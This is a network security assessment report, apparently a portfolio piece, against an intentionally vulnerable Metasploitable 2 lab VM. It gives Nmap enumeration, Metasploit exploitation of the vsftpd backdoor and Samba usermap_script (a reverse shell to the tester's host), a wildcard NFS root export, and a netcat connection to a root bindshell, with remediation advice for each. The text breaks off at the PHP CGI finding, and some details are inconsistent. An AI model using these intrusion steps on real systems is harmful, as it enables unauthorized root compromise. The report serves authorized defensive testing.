www.securetechlabs.com
Email: info@securetechlabs.com
Phone:+254114496452
Secure. Build. Transform.




# NETWORK SECURITY ASSESSMENT

## METASPLOITABLE 2

### Authorized Laboratory Assessment

| | |
|---|---|
| **Assessment Type** | Network & Infrastructure Security Assessment |
| **Target** | Metasploitable 2 |
| **Environment** | Authorized Local Laboratory |
| **Prepared By** | SecuretechLabs |
| **Assessment Status** | Portfolio Demonstration — 8 Findings Documented Verified / Exploited |

## Document Control

| | |
|---|---|
| **Document Owner** | SecuretechLabs |
| **Document Classification** | Confidential — Portfolio / Authorized Laboratory |
| **Assessment Identifier** | STL-NET-ASSESSMENT-001 |
| **Finding Identifier Format** | STL-NET-XXX |
| **Primary Brand** | SECURE • BUILD • TRANSFORM |

## Contents

1. Executive Summary

Assessment outcome: Eight findings are documented in the current portfolio. STL-NET-001 through STL-NET-008 include successful controlled exploitation evidence. Remediation guidance is provided for each finding and retesting.

2. Scope & Authorization

3. Assessment Methodology

4. Testing Environment

5. Network Reconnaissance

6. Vulnerability Findings

Priority: Immediate remediation attention; retesting pending.

**Risk Summary | Critical: 7 | High: 1 | Medium: 0 | Low: 0 | Informational: 0**

STL-NET-001 | vsftpd 2.3.4 Backdoor Remote Code Execution | CRITICAL | VERIFIED / EXPLOITED

STL-NET-002 | Samba 3.0.20-Debian Username Map Script Command Execution | CRITICAL | VERIFIED / EXPLOITED

STL-NET-003 | Unrestricted NFS Root Filesystem Export | CRITICAL | VERIFIED / EXPLOITED

STL-NET-004 | Unauthenticated Root Bindshell Exposure on TCP/1524 | CRITICAL | VERIFIED / EXPLOITED

STL-NET-005 | PHP CGI Argument Injection Remote Code Execution | CRITICAL | VERIFIED / EXPLOITED

STL-NET-006 | MySQL 5.0.51a Remote Root Database Access | CRITICAL | VERIFIED | EXPLOITED

STL-NET-007 | Telnet Remote Administration with Default Credentials  Telnet 23| HIGH | VERIFIED/EXPLOITED

STL-NET-008 | Insecure rlogin Remote Administration — Root-Level Remote Access | CRITICAL | VERIFIED / EXPLOITED

**Finding ID | Finding | Severity | Status**

## MASTER ASSESSMENT RISK DASHBOARD

7. Evidence & Validation

8. Remediation & Retesting

## 1. Executive Summary

This document records a structured network and infrastructure security assessment of an authorized local Metasploitable 2 laboratory instance. This client-facing portfolio assessment demonstrates how SecuretechLabs performs authorized infrastructure security testing, evidence collection, risk analysis, controlled exploitation, remediation guidance and retesting.

The target is intentionally vulnerable and is used exclusively as a controlled security-testing system within the authorized laboratory environment.

## 2. Scope & Authorization

Target: Metasploitable 2

Target IP: 192.168.12.40

In scope: network services, service/version enumeration, legacy protocols, authentication mechanisms, file-sharing services, remote-access services, known vulnerable software, controlled exploitation and post-exploitation validation.

Out of scope: public infrastructure, third-party systems, real customer data, unrelated networks and destructive activity.

## 3. Assessment Methodology

The assessment follows a repeatable workflow:

Reconnaissance → Port Enumeration → Service Identification → Vulnerability Identification → Security Testing → Controlled Exploitation → Post-Exploitation Validation → Evidence Collection → Risk Assessment → Remediation Recommendation → Retesting.

Each validated issue receives a unique SecuretechLabs identifier such as STL-NET-001, STL-NET-002……..

## 4. Testing Environment

- Kali Linux — 192.168.12.10
- Metasploitable 2 — 192.168.12.40
- VirtualBox — isolated Internal Network
- Nmap
- Metasploit Framework
- Netcat / supporting enumeration tools

## 5. Network Reconnaissance

An Nmap service/version enumeration was performed against 192.168.12.40. The host was identified as metasploitable.localdomain and exposed a broad network attack surface.

| Port | Protocol | Service | Version / Information |
|---|---|---|---|
| **21** | TCP | FTP | vsftpd 2.3.4 |
| **22** | TCP | SSH | OpenSSH 4.7p1 Debian 8ubuntu1 |
| **23** | TCP | Telnet | Linux telnetd |
| **25** | TCP | SMTP | Postfix smtpd |
| **53** | TCP | DNS | ISC BIND 9.4.2 |
| **80** | TCP | HTTP | Apache httpd 2.2.8 |
| **111** | TCP | RPC | Rpcbind |
| **139** | TCP | SMB | Samba smbd 3.x–4.x |
| **445** | TCP | SMB | Samba smbd 3.x–4.x |
| **512** | TCP | Rexec | Netkit-rsh rexecd |
| **513** | TCP | rlogin | Netkit |
| **514** | TCP | Rsh | Netkit rshd |

| | | | |
|---|---|---|---|
| **1524** | TCP | Bindshell | Metasploitable root shell |
| **2049** | TCP | NFS | RPC |
| **2121** | TCP | FTP | ProFTPD 1.3.1 |
| **5900** | TCP | VNC | VNC protocol 3.3 |
| **6000** | TCP | X11 | access denied |
| **6667** | TCP | IRC | UnrealIRCd |

The presence of an open service is treated as an attack-surface observation, not automatically as a confirmed vulnerability. Candidate weaknesses are validated independently before being recorded as findings.

```
┌──(securatechlabs㉿kali)-[~]
└─$ nmap -sV 192.168.12.40
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-09 12:29 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid ser
vers with --dns-servers
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.88% done; ETC: 12:29 (0:00:00 remaining)
Nmap scan report for 192.168.12.40
Host is up (0.0015s latency).
Not shown: 982 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
MAC Address: 08:00:27:67:F9:60 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

*Figure 1 — Initial Nmap service enumeration*

## 6. Vulnerability Findings

# STL-NET-001

## vsftpd 2.3.4 Backdoor Remote Code Execution

| | |
|---|---|
| **Finding ID** | STL-NET-001 |
| **Title** | vsftpd 2.3.4 Backdoor Remote Code Execution |
| **Severity** | **CRITICAL** |
| **Category** | Remote Code Execution / Backdoored Software |
| **Affected Host** | 192.168.12.40 |
| **Affected Port / Service** | 21/tcp — FTP |
| **Software** | vsftpd 2.3.4 |
| **Status** | **VERIFIED / EXPLOITED** |

### Description

The target's FTP service was identified as running vsftpd 2.3.4. Controlled security testing in the authorized laboratory confirmed the known vsftpd 2.3.4 backdoor condition. Metasploit successfully triggered the backdoor and established a Meterpreter session against the target.

### Evidence A — Service Identification

Nmap identified the FTP service as:

```
21/tcp  open  ftp  vsftpd 2.3.4
```

This provided the initial basis for vulnerability investigation.

### Evidence B — Vulnerability Validation


Metasploit was used to validate the vulnerable FTP service within the authorized laboratory. The target banner identified vsftpd 2.3.4 and the module reported that the target appeared vulnerable.

```
220 (vsFTPd 2.3.4)
[+] The target appears to be vulnerable.
[+] Backdoor has been spawned!
```

### Evidence C — Successful Exploitation

The assessment successfully established a Meterpreter session from the Kali Linux testing system to the Metasploitable 2 target. The supplied evidence further confirms that the resulting server username was root.

```
[*] Meterpreter session 1 opened
    192.168.12.10:4444 -> 192.168.12.40
```




## Technical Analysis

The vulnerable vsftpd 2.3.4 distribution associated with this laboratory contains a malicious backdoor condition. Under the appropriate trigger conditions, the service can expose a command shell to an attacker. The assessment reproduced this behavior, obtained a Meterpreter session, and verified the resulting server username as root. This provides direct evidence of remote code execution with root-level privileges on the target.

## Security Impact

- Unauthorized remote command execution with root-level access on the affected host.
- Potential access to local system resources and files.
- Potential compromise of application and service data.
- Potential escalation to full system control if privileged access is obtained.
- The compromise can provide a foundation for further post-exploitation activity.

Privilege verification has been completed. The supplied Meterpreter evidence reports "Server username: root", confirming root-level access on the compromised target.

## Remediation

- Remove the vulnerable/backdoored vsftpd installation.
- Upgrade to a trusted, supported FTP implementation/version from an authorized repository.
- Disable FTP where it is not operationally required; prefer secure file-transfer mechanisms such as SFTP where appropriate.
- Restrict remote services using firewall rules and network segmentation.
- Maintain a current software inventory and remove unsupported legacy services.
- Monitor exposed services for unexpected connections and anomalous behavior.

## Retest

After remediation, repeat the controlled assessment against TCP/21. Verify that the vulnerable version and backdoor condition are no longer present, then repeat the previously successful exploitation test. The expected result is that no unauthorized remote session is created.

# STL-NET-002

## Samba 3.0.20-Debian Username Map Script Command Execution

| | |
|---|---|
| **Finding ID** | STL-NET-002 |
| **Title** | Samba 3.0.20-Debian Username Map Script Command Execution |
| **Severity** | **CRITICAL** |
| **Category** | Remote Code Execution / Command Execution |
| **Affected Host** | 192.168.12.40 |
| **Affected Port / Service** | 139/tcp — SMB / NetBIOS-SSN |
| **Software** | Samba 3.0.20-Debian |
| **Status** | **VERIFIED / EXPLOITED** |

## Description

The target's SMB service was identified on TCP/139 and TCP/445. Subsequent service/version investigation identified Samba 3.0.20-Debian. Searchsploit identified the Samba 3.0.20 < 3.0.25rc3 username map script command execution issue. Controlled exploitation using the Metasploit module exploit/multi/samba/usermap_script successfully established a command shell on the target.

## Evidence A — Service Identification

```
┌──(securatechlabs㉿kali)-[~]
└─$ nmap -p139,445 -sV --script smb-os-discovery,smb-protocols 192.168.12.40
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-11 11:02 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.12.40
Host is up (0.00042s latency).

PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 08:00:27:67:F9:60 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-protocols:
|   dialects:
|_    NT LM 0.12 (SMBv1) [dangerous, but default]
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-09-11T08:39:42-04:00


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.80 seconds
```

Nmap identified the SMB services on TCP/139 and TCP/445. These exposed services provided the initial basis for investigating the Samba installation.

139/tcp open netbios-ssn Samba smbd 3.0.20-Debian

445/tcp open netbios-ssn Samba smbd 3.0.20-Debian

## Evidence B — Vulnerability Identification & Module Selection





Metasploit's direct search returned no results for the exact string 'Samba 3.0.20-Debian'. Searchsploit identified the relevant Samba 3.0.20 < 3.0.25rc3 'Username' map script command execution entry. The Metasploit module exploit/multi/samba/usermap_script was then selected for controlled validation.

msf > search Samba 3.0.20-Debian
[-] No results from search

searchsploit Samba 3.0.20-Debian
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script Command Execution

[*] Using exploit/multi/samba/usermap_script

## Evidence C — Successful Exploitation




The assessment successfully established a command shell from the Kali Linux testing system to the Metasploitable 2 target. The supplied evidence confirms that the resulting server-side shell operated with root privileges.

[*] Started reverse TCP handler on 192.168.12.10:8000
[*] Command shell session 1 opened (192.168.12.10:8000 -> 192.168.12.40:56985)

whoami
root

pwd
/

ls
GJxnvNrU
OfvDIRrbOpB
bin
boot
cdrom
dev
etc
home
root
tmp
usr

var

## Technical Analysis

The Samba username map script vulnerability allows command execution through the affected SMB service when the vulnerable configuration and trigger conditions are present. The assessment reproduced the vulnerable behavior and obtained a command shell with root-level privileges. The command shell provided direct operating-system access to the target.

## Security Impact

- Unauthorized remote command execution with root-level access on the affected host.
- Access to local system resources and files.
- Compromise of application, file-sharing and service data.
- Full system compromise because the resulting shell operated as root.
- The compromise can provide a foundation for further post-exploitation activity.

Privilege verification has been completed. The supplied command-shell evidence reports "root" from whoami, confirming root-level access on the compromised target.

## Remediation

- Upgrade Samba to a trusted, supported version that is not affected by the username map script command-execution vulnerability.
- Review and disable the username map script functionality where it is not operationally required.
- Restrict SMB access using firewall rules and network segmentation; expose TCP/139 and TCP/445 only where required.
- Remove unsupported legacy Samba releases and maintain a current software inventory.
- Monitor SMB services for anomalous connections, unexpected command execution and suspicious authentication activity.
- Review the host for persistence or unauthorized changes following confirmed root-level compromise.

## Retest

After remediation, repeat the controlled assessment against TCP/139 and 445 then verify that the vulnerable Samba version/configuration is no longer present. Repeat the vulnerability validation and confirm that no unauthorized command shell is created.

# STL-NET-003

## Unrestricted NFS Root Filesystem Export

| | |
|---|---|
| **Finding ID** | STL-NET-003 |
| **Title** | Unrestricted NFS Root Filesystem Export |
| **Severity** | CRITICAL |
| **Category** | Network File Sharing / Unrestricted NFS Export |
| **Affected Host** | 192.168.12.40 |
| **Affected Port / Service** | 2049/tcp — NFS (rpcbind exposed on 111/tcp) |
| **Software** | NFS services: rpcbind / mountd / NFS v2–v4 |
| **Status** | VERIFIED / EXPLOITED |

## Description

The target's RPC/NFS services were investigated after TCP/111 was identified as rpcbind and the RPC service map showed NFS versions 2, 3 and 4 available on TCP/2049. Controlled validation in the authorized laboratory confirmed that the entire root filesystem was exported through NFS to all hosts using the wildcard client specification "*".

## Evidence A — RPC/NFS Service Enumeration

The supplied Nmap/rpcinfo evidence identified rpcbind on TCP/111 and exposed NFS services on TCP/2049, together with mountd, nlockmgr and status RPC services. This established the NFS attack surface for further validation.

| Program | Version | Port / Protocol |
|---|---|---|
| rpcbind | 2 | 111/tcp, 111/udp |
| nfs | 2, 3, 4 | 2049/tcp, 2049/udp |
| mountd | 1, 2, 3 | 46430/tcp, 51424/udp |
| nlockmgr / status | 1, 3, 4 / 1 | 51799/tcp, 43120/tcp |

## Evidence B — NFS Export Discovery

The showmount validation returned the following export:

/ *




## Evidence C — NFS Filesystem Enumeration

Nmap NFS scripts confirmed that the exported volume was the root filesystem and reported the following access capabilities: Read, Lookup, Modify, Extend and Delete. The listing exposed top-level system directories including /bin, /home, /initrd, /lib, /lost+found, /media, /mnt, /sbin and /usr.

**SCREENSHOT EVIDENCE — NFS ROOT**

```
┌──(securatechlabs㉿kali)-[~]
└─$ nmap -p111 -sV --script smb-os-discovery, smb-protocols 192.168.12.40
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-14 13:43 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Failed to resolve "smb-protocols".
Nmap scan report for 192.168.12.40
Host is up (0.00044s latency).

PORT    STATE SERVICE VERSION
111/tcp open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      46430/tcp   mountd
|   100005  1,2,3      51424/udp   mountd
|   100021  1,3,4      51799/tcp   nlockmgr
|   100021  1,3,4      54731/udp   nlockmgr
|   100024  1          43120/tcp   status
|_  100024  1          47120/udp   status
MAC Address: 08:00:27:67:F9:60 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.57 seconds
```

## Evidence D — RPC Enumeration

The rpcinfo output provides supporting evidence that NFS and related RPC services are exposed by the target.

```
┌──(securatechlabs㉿kali)-[~]
└─$ nmap -p111,2049 --script=nfs-showmount,nfs-ls,nfs-statfs 192.168.12.40
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-14 13:46 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
valid servers with --dns-servers
Nmap scan report for 192.168.12.40
Host is up (0.00058s latency).

PORT     STATE SERVICE
111/tcp  open  rpcbind
| nfs-ls: Volume /
|   access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION  UID  GID  SIZE   TIME                 FILENAME
| drwxr-xr-x  0    0    4096   2012-05-14T03:35:33  bin
| drwxr-xr-x  0    0    4096   2010-04-16T06:16:02  home
| drwxr-xr-x  0    0    4096   2010-03-16T22:57:40  initrd
| lrwxrwxrwx  0    0    32     2010-04-28T20:26:18  initrd.img
| drwxr-xr-x  0    0    4096   2012-05-14T03:35:22  lib
| drwx------  0    0    16384  2010-03-16T22:55:15  lost+found
| drwxr-xr-x  0    0    4096   2010-03-16T22:55:52  media
| drwxr-xr-x  0    0    4096   2010-04-28T20:16:56  mnt
| drwxr-xr-x  0    0    4096   2012-05-14T01:54:53  sbin
| drwxr-xr-x  0    0    4096   2010-04-28T04:06:37  usr
|_
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /           7282168.0  1485880.0  5429288.0  22%   2.0T         32000
| nfs-showmount:
|_  / *
2049/tcp open  nfs
MAC Address: 08:00:27:67:F9:60 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds

┌──(securatechlabs㉿kali)-[~]
└─$
```

## Technical Analysis

The export specification "/ *" makes the target's entire root filesystem available to any host able to reach the NFS service. The Nmap NFS scripts further reported Modify, Extend and Delete capabilities for the exported volume. This creates a high-impact remote file-sharing exposure because system files and directories are reachable over the network without a host-specific export restriction.

The evidence supports classification of the condition as an unrestricted NFS root filesystem export. The screenshots do not by themselves demonstrate a successful file-write operation from the client; therefore, the finding is based on the confirmed wildcard root export and the access capabilities reported by Nmap rather than an unperformed write test.

## Security Impact

- Unauthorized remote access to the target's root filesystem through NFS.
- Exposure of operating-system files, configuration data and potentially sensitive local information.
- Reported Modify, Extend and Delete capabilities increase the potential for unauthorized alteration or removal of files.
- Compromise of system integrity and persistence if writable paths are abused.
- The unrestricted export materially expands the attack surface beyond the intended laboratory service.

## Remediation

- Remove the wildcard root export "/ *" from /etc/exports.
- Export only the specific directories required for legitimate operations.
- Restrict NFS exports to explicitly authorized hosts or trusted network segments using appropriate export options.
- Disable NFS services where file sharing is not required and remove unnecessary legacy RPC services.
- Apply host-based firewall rules to restrict TCP/111 and TCP/2049 and related RPC ports to authorized systems.
- Review the host for unauthorized file access or modification following the confirmed unrestricted export exposure.

## Retest

After remediation, repeat showmount -e 192.168.12.40 and the Nmap NFS enumeration against TCP/111 and TCP/2049. Verify that the wildcard root export is removed, that only approved exports remain, and that unauthorized clients can no longer enumerate or access the root filesystem.

# STL-NET-004

## Unauthenticated Root Bindshell Exposure on TCP/1524


| | |
|---|---|
| Finding ID | STL-NET-004 |
| Title | Unauthenticated Root Bindshell Exposure on TCP/1524 |
| Severity | CRITICAL |
| Category | Remote Access / Unauthenticated Root Command Executio |
| Affected Host | 192.168.12.40 |
| Affected Port / Service | 24/tcp — Bindshell |
| Status | VERIFIED / EXPLOITED |

## Description

The initial Nmap reconnaissance identified TCP/1524 as an exposed bindshell service described as a Metasploitable root shell. Controlled validation from the authorized Kali Linux testing system established an interactive root shell without an authentication step. A subsequent whoami check returned root, and directory enumeration of / confirmed access to the target filesystem.


## Evidence A — Service Identification

Nmap identified TCP/1524 as an open bindshell service with the information: Metasploitable root shell. This exposed service was selected for direct validation.




## Evidence B — Direct Service Validation


The service was accessed from the authorized Kali Linux testing system using:
nc 192.168.12.40 1524
The connection returned the following root shell prompt:
root@metasploitable:/#




## Evidence C — Privilege & Filesystem Validation

The supplied validation evidence confirms that the unauthenticated connection provides root-level command execution. The whoami command returned root, followed by ls -la / which successfully enumerated the target root filesystem.

## Root Access Confirmation




## Technical Analysis

TCP/1524 exposes a bindshell that provides direct command-line access to the Metasploitable 2 host. Because the service presents a root shell immediately upon connection, no additional privilege-escalation step was required during validation. The issue therefore represents direct remote root command execution.

## Security Impact

Unauthenticated remote access to the target system.
Direct root-level command execution.
Potential access to system files, credentials, configuration and application data.
Potential modification or deletion of system resources.
Ability to perform further post-exploitation activity from a privileged shell.

## Remediation

Disable and remove the bindshell service from the host.
Verify that TCP/1524 is no longer listening after remediation.
Apply host-based firewall rules to block unnecessary access to legacy services.
Remove unsupported or intentionally exposed Metasploitable services from production-like environments.
Review the host for unauthorized changes following confirmed root-level access.

## Retest

After remediation, repeat Nmap service enumeration and attempt the same Netcat connection to TCP/1524. The expected result is that the port is closed or filtered and no root shell is returned.

# STL-NET-005

## PHP CGI Argument Injection Remote Code Execution

| | |
|---|---|
| **Finding ID** | STL-NET-005 |
| **Title** | PHP CGI Argument Injection Remote Code Execution |
| **Severity** | CRITICAL |
| **Category** | Remote Code Execution / Input Validation |
| **Affected Host** | 192.168.12.40 |
| **Affected Port / Service** | 80/tcp — HTTP |
| **Software** | PHP CGI — version not established in supplied evidence |
